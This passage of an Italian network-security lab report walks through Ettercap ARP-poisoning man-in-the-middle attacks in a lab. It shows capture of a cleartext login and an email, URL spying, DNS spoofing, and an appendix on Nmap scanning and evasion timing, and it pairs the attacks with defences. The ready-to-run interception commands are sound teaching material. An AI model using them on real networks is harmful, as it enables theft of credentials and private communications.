2. **Sniffing di Credenziali HTTP (2.2):** intercettazione passiva in tempo reale di credenziali di accesso sottomesse in chiaro tramite modulo web HTTP POST.

3. **Sniffing del Traffico di Posta Elettronica (2.3):** estrazione delle comunicazioni confidenziali e credenziali scambiate tramite sessione SMTP non cifrata su porta 25.

4. **Spionaggio della Navigazione Web (2.4):** attivazione del modulo `remote_browser` di Ettercap per monitorare e riprodurre in tempo reale gli URL consultati dalla vittima.




Figura 4: Diagramma architetturale Kurose-Ross dell'attacco Man-In-The-Middle tramite ARP Cache Poisoning.

3.1 2.1 — Man-in-the-Middle tramite ARP Cache Poisoning

Obiettivo e Meccanica dell'Attacco

L'**Address Resolution Protocol (ARP - RFC 826)** opera senza autenticazione e senza stato. Un host accetta pacchetti ARP Reply anche se non ha mai inviato una richiesta (*Gratuitous ARP*). La Figura 4 illustra il contrasto tra la comunicazione legittima e lo scenario avvelenato da Chuck con Ettercap.

Analisi Dettagliata Comando per Comando

Comando 5.1: Ispezione della Cache ARP Iniziale su Bob e Alice

Prima di avviare qualsiasi manipolazione del traffico, è necessario verificare lo stato della tabella ARP locale delle due vittime per documentare la baseline legittima. Su Bob e Alice viene eseguito:

- `arp -e`: Visualizza la tabella delle corrispondenze IP-MAC in formato standard Linux.

Bob e Alice — Stato Cache ARP PRIMA dell'attacco

```
[BOB] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
labinf_alice.environmen  ether   3a:fa:2d:da:b8:37   C                     eth0
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0

[ALICE] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_bob.environment_  ether   86:e9:c4:e4:c0:69   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0
```

Analisi dell'Output Prodotto: La tabella certifica che Bob possiede la voce legittima per Alice (`10.0.2.10`) associata al MAC originale `3a:fa:2d:da:b8:37`, mentre Alice associa Bob (`10.0.2.20`) al MAC `86:e9:c4:e4:c0:69`. L'indirizzo MAC reale di Chuck è `be:98:f3:bc:e3:32`.

Comando 5.2: Iniezione dei Gratuitous ARP Spoofing tramite Ettercap

Chuck si posiziona al centro della conversazione inviando frame ARP falsificati in modalità continua, costringendo Alice e Bob a scambiare il traffico passando attraverso la propria interfaccia di rete:

- `sudo ettercap -T -q -M arp:remote /10.0.2.10// /10.0.2.20//`:
  - `-T`: Modalità testuale da terminale (nessun bisogno di server grafico X11).
  - `-q`: Riduce l'output non necessario.
  - `-M arp:remote`: Modulo Man-In-The-Middle basato su avvelenamento ARP bidirezionale.
  - `/10.0.2.10// /10.0.2.20//`: Identifica i due target (Alice e Bob).
  - **IP Forwarding**: Ettercap attiva in automatico `net.ipv4.ip_forward=1` nel kernel di Chuck. Se questa impostazione non fosse attiva, Chuck assorbirebbe i pacchetti senza inoltrarli, provocando un blocco totale (DoS) invece di uno sniffing trasparente.

Chuck — Avvio dell'attacco ARP Poisoning Bidirezionale con Ettercap

```
$ sudo ettercap -T -q -M arp:remote /10.0.2.10// /10.0.2.20//
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on eth0... (Ethernet)
ARP poisoning victims:
GROUP 1 : 10.0.2.10
GROUP 2 : 10.0.2.20
Starting Unified Sniffing...
Activating [ARP Poisoning] module...
```

Comando 5.3: Verifica dell'Avvelenamento delle Tabelle ARP

Per verificare che l'attacco abbia avuto successo a livello di sistema operativo, si riesamina la cache ARP su Bob e Alice:

Bob e Alice — Stato Cache ARP DOPO l'attacco (Poisoned)

```
[BOB] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
labinf_alice.environmen  ether   be:98:f3:bc:e3:32   C                     eth0
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0

[ALICE] $ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   9a:9e:1a:0d:06:b6   C                     eth0
labinf_bob.environment_  ether   be:98:f3:bc:e3:32   C                     eth0
labinf_chuck.environmen  ether   be:98:f3:bc:e3:32   C                     eth0
```

Analisi dell'Output Prodotto: L'esito dell'attacco è manifesto: sia nella cache di Bob che in quella di Alice, l'indirizzo IP della controparte è ora associato al MAC di Chuck (`be:98:f3:bc:e3:32`). Tutto il traffico Ethernet generato da Bob verso Alice viene fisicamente recapitato alla scheda di rete di Chuck, che lo ispeziona e lo re-inoltra ad Alice senza che le vittime si accorgano di alcuna interruzione.

Approfondimento Tecnico di Sicurezza: Difesa Enterprise contro l'ARP Spoofing:

- **Dynamic ARP Inspection (DAI)**: Gli switch aziendali intercettano e convalidano ogni pacchetto ARP confrontandolo con il database autoritativo generato dal **DHCP Snooping**. Tutte le associazioni IP-MAC non autorizzate vengono scartate alla porta d'ingresso.
- **Tabelle ARP Statiche**: Efficaci ma adatte solo ad ambienti con topologia rigidamente immutabile.

—




Figura 5: Diagramma temporale dello sniffing HTTP POST: Chuck intercetta e legge in chiaro le credenziali prima di inoltrare la richiesta ad Alice.

Bob — Sottomissione Credenziali di Accesso via HTTP POST

```
$ curl -X POST -d 'username=alice_student&password=SuperSecretPassword2026' http://10.0.2.10/login.html
<!DOCTYPE html>
<html>
<head>
    <title>Useful Login Page</title>
</head>
<body>
    <div class="container">
        <h2>Useful Login</h2>
        <form method="post">
            <div class="form-group">
                <label for="username">Username:</label>
                <input type="text" id="username" name="username" required>
            </div>
            <div class="form-group">
                <label for="password">Password:</label>
                <input type="password" id="password" name="password" required>
            </div>
            <div class="form-group">
                <button type="submit">Login</button>
            </div>
        </form>
    </div>
</body>
</html>
```

Analisi dell'Output Prodotto e Rilevanza di Sicurezza: L'output a terminale restituisce la pagina HTML servita da Alice. Tuttavia, transitando per l'interfaccia di rete di Chuck, il testo delle credenziali viene estratto in chiaro da Ettercap:

```
username=alice_student&password=SuperSecretPassword2026
```

Questo dimostra perché l'uso di HTTP puro è categoricamente inaccettabile per l'autenticazione: la contromisura a lungo termine è l'obbligo di **HTTPS (TLS 1.3)** e l'adozione dell'header **HSTS (HTTP Strict Transport Security)** per prevenire attacchi di tipo SSL Stripping.




Figura 6: Diagramma temporale dello sniffing SMTP sulla porta 25 (stile Kurose-Ross).

Alice — Verifica Consegna del Messaggio nella Casella /var/mail/alice

```
$ cat /var/mail/alice
From bob@labinf Tue Oct 06 13:07:43 2026
Return-path: <bob@labinf>
Envelope-to: alice@localhost
Delivery-date: Tue, 06 Oct 2026 13:07:43 +0000
Received: from labinf_bob.environment_secnet ([10.0.2.20])
        by 8c0bb50c9a07 with esmtp (Exim 4.98.2)
        (envelope-from <bob@labinf>)
        id 1xE4tT-0000000007Z-2nnE
        for alice@localhost;
        Tue, 06 Oct 2026 13:07:43 +0000
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Subject: Richiesta Voto
From: bob@labinf
To: alice@localhost

Ho bisogno di un voto maggiore di 27, il mio id e 123456
```

- Corpo del messaggio: Il testo riservato (*"Ho bisogno di un voto maggiore di 27, il mio id e 123456"*) è stato trasmesso completamente in chiaro nel comando SMTP `DATA`.

Poiché l'attacco MITM era in corso, Chuck ha intercettato e registrato sia i metadati di busta che l'intero contenuto della comunicazione. La soluzione operativa a lungo termine impone l'adozione di **STARTTLS** (RFC 3207) o porte dedicate SMTPS cifrate con TLS, nonché l'integrazione di firme crittografiche **DKIM** e record **SPF** / **DMARC** per prevenire lo spoofing e la manomissione del messaggio.

—

3.4 2.4 — Spionaggio della Navigazione Web (Plugin Remote Browser)

Obiettivo e Meccanismo del Plugin

L'Esercizio 8 del testo di laboratorio illustra una tecnica di spionaggio in cui l'attaccante (Chuck) non si limita ad archiviare i payload HTTP in un file pcap, bensì attiva il plugin `remote_browser` di Ettercap. Tale plugin estrae in tempo reale le richieste HTTP `GET` generate dalla vittima (Bob), ne analizza gli header `Host` e gli URI richiesti, e invoca automaticamente un'istanza locale di un browser web sulla postazione dell'attaccante per navigare in sincronia sulle medesime pagine consultate dalla vittima.

Analisi Dettagliata Comando per Comando

Comando 8.1: Verifica del Plugin ed Esecuzione di Ettercap

Chuck interroga l'elenco dei plugin preinstallati di Ettercap e lancia l'attacco MITM integrando la funzionalità:

- `ettercap -P list`: Elenca tutti i plugin disponibili nel motore di Ettercap.
- `ettercap -T -q -i eth0 -P remote_browser -M arp /10.0.2.10// /10.0.2.20//`: Attiva l'avvelenamento ARP bidirezionale integrando l'esecuzione del plugin `remote_browser`.

Chuck — Elenco Plugin ed Avvio di Ettercap con remote_browser

```
$ ettercap -P list | grep -F remote_browser
  remote_browser  1.2  Sends visited URLs to the browser

$ ettercap -T -q -i eth0 -P remote_browser -M arp /10.0.2.10// /10.0.2.20//
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on eth0... (Ethernet)
ARP poisoning victims:
 GROUP 1 : 10.0.2.10
 GROUP 2 : 10.0.2.20
Activating remote_browser plugin...
```

Analisi dell'Output Prodotto e Vincoli Architetturali: Ettercap inizializza con successo il plugin intercettando il traffico HTTP in transito. In ambienti desktop con server grafico X11 attivo (come il desktop noVNC disponibile su Chuck alla porta 6080), il plugin lancia il browser configurato (es. Firefox) per ciascun URL sniffato. In ambienti CLI headless o container privi di display grafico (`DISPLAY` non impostato), il plugin registra l'URL a console segnalando l'assenza del sottosistema grafico, mentre la cattura dei pacchetti HTTP continua regolarmente a livello di socket raw.

Contromisure Difensive: La contromisura strutturale contro questo vettore di attacco è l'adozione universale di **HTTPS con HSTS (HTTP Strict Transport Security)**. Se il canale di trasporto è cifrato con TLS, gli header applicativi `Host` e il percorso URI sono cifrati e inaccessibili all'attaccante L2, rendendo impossibile l'estrazione degli URL da parte del plugin.

4 Esercizio 3 (Opzionale): Approfondimenti ed Ulteriori Esercizi: DNS Spoofing

Inquadramento Generale dell'Esercizio: La terza parte dell'esercitazione approfondisce una tecnica di manipolazione attiva che integra la posizione di Man-in-the-Middle con la falsificazione delle risposte DNS a livello applicativo: il **DNS Spoofing**. Grazie al controllo del flusso di rete ottenuto al livello 2, l'attaccante intercetta le interrogazioni DNS UDP della vittima e inietta risposte contraffatte prima che il legittimo server DNS risponda, inducendo il client a connettersi a un server malevolo in modo trasparente.

4.1 3.1 — DNS Spoofing e Redirezione del Traffico (etter.dns)

Obiettivo e Meccanismo dell'Attacco

L'Esercizio 9 prevede l'impiego del plugin `dns_spoof` di Ettercap per alterare la risoluzione dei nomi di dominio verso le macchine della LAN. Quando Bob tenta di risolvere un dominio bersaglio (ad esempio `www.example.com`), la richiesta DNS attraversa lo switch locale. Chuck, posizionato come MITM, intercetta il pacchetto UDP (porta 53) e inietta una risposta DNS artefatta (*DNS Forgery*) contenente l'indirizzo IP del proprio server maligno (o di Alice, `10.0.2.10`), prima che la risposta del resolver autoritativo raggiunga la vittima.

Analisi Dettagliata Comando per Comando

Comando 9.1: Configurazione del File etter.dns e Ispezione del Resolver

L'attaccante specifica nel file di configurazione `/etc/ettercap/etter.dns` la corrispondenza malevola, mentre Bob esamina la configurazione locale di risoluzione:

Chuck & Bob — Configurazione etter.dns e Ispezione /etc/resolv.conf

```
# Su Chuck: aggiunta della regola di spoofing nel database Ettercap
$ echo "www.example.com A 10.0.2.10" >> /etc/ettercap/etter.dns

# Su Bob: verifica del resolver di sistema e della tabella di routing
$ cat /etc/resolv.conf
nameserver 10.0.2.1
options ndots:0

$ ip route show
default via 10.0.2.1 dev eth0
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.20
```

Analisi dell'Output Prodotto e Comportamento del Resolver: Il file `/etc/resolv.conf` di Bob indica il gateway locale `10.0.2.1` come nameserver ricorsivo. Quando Ettercap attiva il plugin con `-P dns_spoof`, ogni query DNS per `www.example.com` genera una risposta contraffatta. Bob accetta l'associazione `www.example.com` → `10.0.2.10` e instrada le successive connessioni HTTP verso il server di Alice, cadendo vittima del reindirizzamento trasparente.

Contromisure Difensive: Le contromisure standard a livello enterprise per prevenire il DNS Spoofing includono:

- **DNSSEC (Domain Name System Security Extensions)**: Fornisce autenticazione dell'origine e integrità dei record DNS tramite firme asimmetriche con catena di fiducia (*Chain of Trust*), consentendo al client di scartare risposte prive di firma valida.
- **DoH (DNS over HTTPS) e DoT (DNS over TLS)**: Cifrano le interrogazioni DNS tra client e resolver su socket TLS autenticato, rendendo il traffico opaco e immune allo sniffing o alla manipolazione da parte di un aggressore posizionato a Layer 2.

A Guida ai Fondamenti Teorico-Operativi di Nmap ed Ettercap

La presente appendice fornisce una trattazione teorico-operativa approfondita dei principi fisici, architetturali e di protocollo alla base degli strumenti utilizzati nel Laboratorio 01 (**Nmap** ed **Ettercap**). L'obiettivo è consolidare la comprensione di ciascun comando, flag e comportamento empirico riscontrato durante le esercitazioni pratiche, fornendo un quadro di riferimento spendibile in sede d'esame e nella pratica professionale.

A.1 Tassonomia e Architettura Operativa di Nmap

Nmap (*Network Mapper*) è il punto di riferimento industriale per la ricognizione di rete e la valutazione della superficie d'attacco. Il suo funzionamento si articola su pipeline modulari e ottimizzate.

1. Host Discovery: Differenze tra Layer 2 (LAN) e Layer 3/4 (Reti Instradate): La prima fase di ogni scansione consiste nel determinare quali indirizzi IP nell'intervallo specificato siano associati a sistemi attivi (*live hosts*):

- **Scansione in Rete Locale (Layer 2 Ethernet):** Quando Nmap viene eseguito con privilegi di root su una macchina appartenente allo stesso dominio di broadcast della destinazione (come la subnet `10.0.2.0/24`), esso impiega **esclusivamente l'ARP Ping** (`-PR`, attivo di default). Anche se l'operatore specifica flag di esclusione ICMP (`-Pn`) o sonde di trasporto (`-PA`, `-PS`), Nmap ignora tali direttive ed emette frame **ARP Request** (*"Who has 10.0.2.10? Tell 10.0.2.30"*). *Motivazione tecnica*: In conformità alla RFC 826, qualsiasi comunicazione IP su supporto Ethernet richiede preventivamente la risoluzione dell'indirizzo MAC. Poiché nessun host può comunicare in LAN senza rispondere alle richieste ARP e poiché i firewall locali (come iptables o Windows Defender Firewall) filtrano tipicamente il livello IP ma non possono bloccare i frame ARP senza compromettere la connettività di base, l'ARP ping è istantaneo, deterministico al 100% ed esente da falsi negativi.
- **Scansione attraverso Router (Layer 3/4):** Su reti geografiche o instradate, i frame ARP non oltrepassano il default gateway. Nmap ricorre allora a sonde composite: ICMP Echo Request (`-PE`), ICMP Timestamp (`-PP`), TCP SYN alla porta 443 (`-PS443`) e TCP ACK alla porta 80 (`-PA80`). Se la destinazione è protetta da un firewall perimetrale che scarta il traffico ICMP, l'opzione `-Pn` (*Skip Host Discovery*) costringe Nmap a considerare tutti gli host target come attivi, procedendo direttamente al port scanning.

2. Tecniche di Port Scanning: Meccanica e Confronto nei Log di Sistema: L'identificazione delle porte aperte si fonda sull'analisi dello stato della macchina a stati finiti del protocollo TCP (RFC 793):

- **TCP SYN Stealth Scan (`-sS`):** Denominato anche *Half-Open Scanning*. Lo scanner invia un segmento `TCP SYN` per avviare l'handshake.
  - Se il target risponde con `TCP SYN+ACK`, la porta è **aperta**. Nmap invia immediatamente un pacchetto `TCP RST` per abbattere la connessione prima del terzo passaggio (`ACK`).
  - Se il target risponde con `TCP RST+ACK`, la porta è **chiusa**.
  - Se il target non risponde (dopo ritrasmissioni) o ritorna un errore ICMP Type 3 (Destination Unreachable), la porta è **filtrata**.

  Perché è considerata stealth: Nei sistemi operativi server, il kernel accetta i segmenti TCP nello stack di rete; tuttavia, la system call `accept()` viene sbloccata e passa il socket all'applicazione server (es. Apache HTTP Server, vsftpd) **solo al completamento del 3-way handshake**. Interrompendo la sequenza con un RST preliminare, l'applicazione non viene mai notificata della connessione e di conseguenza **non scrive alcuna riga nei propri access log applicativi**. Resta tuttavia visibile ai sensori di rete NIDS e al modulo `conntrack` del kernel.

- **TCP Connect Scan (`-sT`):** Utilizza la system call di sistema operativo `connect()`. Il kernel esegue l'handshake completo (`SYN` → `SYN+ACK` → `ACK`) e subito dopo chiude il socket con un `RST` o `FIN`. *Caratteristiche*: Non richiede privilegi di root (può essere eseguito da normali utenti non privilegiati poiché non manipola raw socket), ma è sensibilmente più lento e genera record tracciabili nei log applicativi del server bersaglio.

- **Scansioni Non-Standard (FIN, NULL, Xmas):** Sfruttano una sottigliezza della RFC 793: l'invio di pacchetti senza flag (NULL `-sN`), con solo il flag FIN (`-sF`) o con flag FIN, PSH e URG accesi (Xmas `-sX`) deve generare un RST se la porta è chiusa, mentre deve essere scartato silenziosamente se la porta è aperta. Sono efficaci per aggirare packet filter stateless, ma falliscono contro stack non conformi (Windows, Cisco).

- **UDP Scan (`-sU`):** Essendo UDP un protocollo non orientato alla connessione, Nmap invia datagrammi UDP vuoti. Se la porta è chiusa, il target restituisce un errore ICMP Type 3 Code 3 (*Port Unreachable*). Se la porta è aperta, il servizio risponde con un datagramma applicativo, oppure non risponde affatto (`open|filtered`). *Vincolo di prestazione*: Il kernel Linux (RFC 1812) impone un rigoroso *rate-limiting* alla generazione di messaggi ICMP Destination Unreachable (tipicamente massimo 1 pacchetto al secondo). Una scansione UDP esaustiva può quindi richiedere oltre 18 ore, a meno di specificare rate e intervalli mirati.

3. Classificazione degli Stati delle Porte secondo Nmap: Nmap categorizza i risultati in sei stati formali:

Stato	Significato Tecnico
`open`	Un'applicazione accetta attivamente connessioni TCP o pacchetti UDP sulla porta.
`closed`	La porta è accessibile (ha risposto con un pacchetto RST o ICMP port unreachable), ma nessun processo applicativo vi è in ascolto.
`filtered`	Uno strumento di filtraggio (firewall o filtro router) blocca le sonde, impedendo a Nmap di determinare se la porta sia aperta o chiusa (nessuna risposta o ICMP unreachable).
`unfiltered`	La porta è accessibile ma Nmap non riesce a stabilire se sia aperta o chiusa (stato tipico dell'ACK scan `-sA`).
`open|filtered`	Nmap non è in grado di discriminare tra una porta aperta che non risponde o un filtro che scarta la sonda (tipico di UDP scan e FIN/NULL/Xmas scan).
`closed|filtered`	Impossibile determinare se la porta sia chiusa o filtrata (usato solo nell'IP ID Idle scan).

4. Service e Version Detection (`-sV`): Una volta scoperte le porte aperte, Nmap attiva il motore di *Version Detection*:

1. Consulta il file di direttive `nmap-service-probes`, che definisce una sequenza ordinata di sonde applicative da inviare al socket (es. stringhe di negoziazione HTTP, SMTP `EHLO`, comandi SSL/TLS ClientHello).

2. Confronta i byte di risposta ricevuti dal server contro migliaia di espressioni regolari per estrarre nome del vendor, prodotto, versione precisa, nome host e sistema operativo.

3. Se nessuna firma corrisponde (come accaduto per il servizio insolito sulla porta 1337), Nmap genera un **Service Fingerprint** grezzo in esadecimale e ASCII, invitando l'utente a catalogare il servizio ignoto.

5. OS Fingerprinting (`-O`): L'identificazione del sistema operativo remoto si basa sull'analisi delle discrepanze di implementazione dello stack di rete TCP/IP, note come *TCP/IP Stack Fingerprinting*:

- **Prevedibilità dell'Initial Sequence Number (ISN):** Nmap apre connessioni parallele e calcola la derivata temporale e l'entropia della sequenza di ISN generata dal PRNG (*Pseudorandom Number Generator*) del kernel. I kernel moderni usano RFC 6528 con hash crittografici, ma mantengono caratteristiche peculiari.
- **Opzioni TCP e Dimensionamento Finestra:** Nmap analizza l'ordine, la presenza e i valori delle opzioni TCP (MSS, Window Scale, SACK Permitted, Timestamps) e la dimensione iniziale della finestra di ricezione (*Window Size*).
- **Valori Predefiniti del TTL:** I sistemi Linux/Unix impostano tipicamente un TTL iniziale di 64, i sistemi Windows un TTL di 128, e le apparecchiature Cisco un TTL di 255.

6. Timing Templates (`-T0` a `-T5`): I modelli temporali calibrano l'aggressività dello scanner:

- `-T0` (*Paranoid*) e `-T1` (*Sneaky*): Progettati per l'evasione IDS, introducono ritardi fino a 5 minuti (`-T0`) o 15 secondi (`-T1`) tra pacchetti successivi, serializzando le probe.
- `-T2` (*Polite*) e `-T3` (*Normal*): `-T3` è il default bilanciato con parallelismo dinamico.
- `-T4` (*Aggressive*) e `-T5` (*Insane*): Riducono i timeout di attesa delle risposte a poche centinaia di millisecondi; raccomandati esclusivamente su reti locali veloci e affidabili per ridurre i tempi di scansione.

A.2 Tassonomia e Architettura Operativa di Ettercap

Ettercap è una suite integrata per l'esecuzione di attacchi Man-in-the-Middle e analisi del traffico in ambienti di rete locale (LAN Ethernet).

1. La Vulnerabilità Strutturale del Protocollo ARP (RFC 826): Il protocollo ARP (*Address Resolution Protocol*) è stato concepito nel 1982 per risolvere indirizzi di livello 3 (IPv4) nei corrispondenti indirizzi fisici di livello 2 (MAC address). L'architettura del protocollo presenta tre debolezze strutturali intrinseche:

1. **Assenza Totale di Autenticazione:** Non esiste alcun campo crittografico, firma digitale o controllo di autorità che certifichi la provenienza di un pacchetto ARP. Qualsiasi host può dichiarare di possedere qualunque indirizzo IP.
2. **Natura Completamente Stateless:** Gli host non mantengono memoria delle richieste ARP effettuate. Se un host riceve una risposta ARP Reply non sollecitata (*Unsolicited ARP Reply* o *Gratuitous ARP*), il suo kernel aggiorna comunque incondizionatamente la tabella ARP locale (*Dynamic ARP Cache*).
3. **Politica di Sovrascrittura ("Last In, Wins"):** Ogni nuova informazione ricevuta sovrascrive istantaneamente qualsiasi mapping preesistente nella cache dell'host.

2. Dinamica dell'ARP Cache Poisoning Bidirezionale: Nel nostro scenario, Chuck (con MAC `be:98:f3:bc:e3:32`) si interpone tra Alice (IP `10.0.2.10`, MAC `3a:fa:2d:da:b8:37`) e Bob (IP `10.0.2.20`, MAC `86:e9:c4:e4:c0:69`):

1. Ettercap genera a frequenza costante (tipicamente ogni 10 secondi per prevenire l'invecchiamento delle cache) due flussi di pacchetti ARP Reply contraffatti:
   - **Verso Alice:** invia un frame ARP Reply con payload: *"L'IP 10.0.2.20 (Bob) si trova al MAC be:98:f3:bc:e3:32 (Chuck)"*.
   - **Verso Bob:** invia un frame ARP Reply con payload: *"L'IP 10.0.2.10 (Alice) si trova al MAC be:98:f3:bc:e3:32 (Chuck)"*.
2. Gli stack IP di Alice e Bob aggiornano le rispettive tabelle ARP locali.
3. **Effetto sullo Switch di Rete:** Quando Alice trasmette un frame indirizzato all'IP di Bob, il suo kernel incapsula il pacchetto in un frame Ethernet avente come MAC destinazione l'indirizzo di Chuck. Lo switch della LAN, basandosi sulla propria tabella CAM (*Content Addressable Memory*), instrada fisicamente il frame verso la porta di Chuck! Identico percorso compie il traffico di Bob.

3. Ruolo di IP Forwarding e Redirezione dei Pacchetti: Se l'attaccante avvelenasse le tabelle ARP senza reinstradare i pacchetti, il traffico tra le vittime cadrebbe nel vuoto:

- Si verificherebbe un immediato **Denial of Service (DoS)**, allertando gli utenti della caduta di rete.
- Per realizzare un'intercettazione **Man-in-the-Middle trasparente**, Chuck deve inoltrare i frame alla vera vittima. Ciò avviene abilitando l'inoltro di pacchetti nel kernel Linux:

  `sysctl -w net.ipv4.ip_forward=1` oppure `echo 1 > /proc/sys/net/ipv4/ip_forward`

- Ettercap opera a livello 2 aprendo socket di tipo `AF_PACKET` (`SOCK_RAW`). Quando riceve un frame destinato a una vittima, ne analizza il payload (eseguendo sniffing o manomissione), modifica l'header Ethernet impostando come MAC destinazione il vero MAC della controparte e reinvia il frame sul cavo.

4. Modalità Operative e Sintassi dei Target in Ettercap: Ettercap supporta diverse modalità di esecuzione:

- `-T` (*Text Mode*): Ideale per ambienti di laboratorio, script automatici e container headless privi di interfaccia grafica o terminali ncurses avanzati.
- `-q` (*Quiet*): Sopprime la visualizzazione dell'intero payload dei pacchetti catturati, stampando unicamente i dati sensibili estratti (credenziali, password, messaggi di stato dei plugin).
- `-M arp:remote`: Specifica il metodo MITM da applicare. L'opzione `remote` indica a Ettercap di avvelenare anche il gateway se uno dei target si trova al di fuori della sottorete locale.
- **Sintassi dei Target (`/IP/MAC/IPv6/PORT/`):** L'espressione `/10.0.2.10// /10.0.2.20//` assegna:
  - Target 1 = Host `10.0.2.10` (Alice), per tutti i MAC, tutti gli indirizzi IPv6 e tutte le porte.
  - Target 2 = Host `10.0.2.20` (Bob), per tutti i MAC, tutti gli indirizzi IPv6 e tutte le porte.

5. Dissettori di Protocollo (Passive Sniffing): Ettercap include una batteria di decodificatori interni (*dissectors*) per protocolli in chiaro:

- **Dissettore HTTP:** Ispeziona le richieste `POST`. Quando rileva parametri tipici di autenticazione (`user`, `username`, `pass`, `password`), estrae i valori corrispondenti e li formatta nell'output.
- **Dissettore SMTP, POP3, IMAP:** Intercetta i comandi in chiaro `USER`, `PASS`, `AUTH LOGIN` e `AUTH PLAIN` (decodificando le stringhe Base64 al volo).
- **Dissettore FTP e Telnet:** Ispeziona i comandi `USER` e `PASS` trasmessi sul canale di controllo TCP porta 21.

6. Sistema di Plugin di Ettercap: Ettercap estende le proprie capacità offensive tramite un'architettura a plugin caricabili con l'opzione `-P <nome_plugin>`:

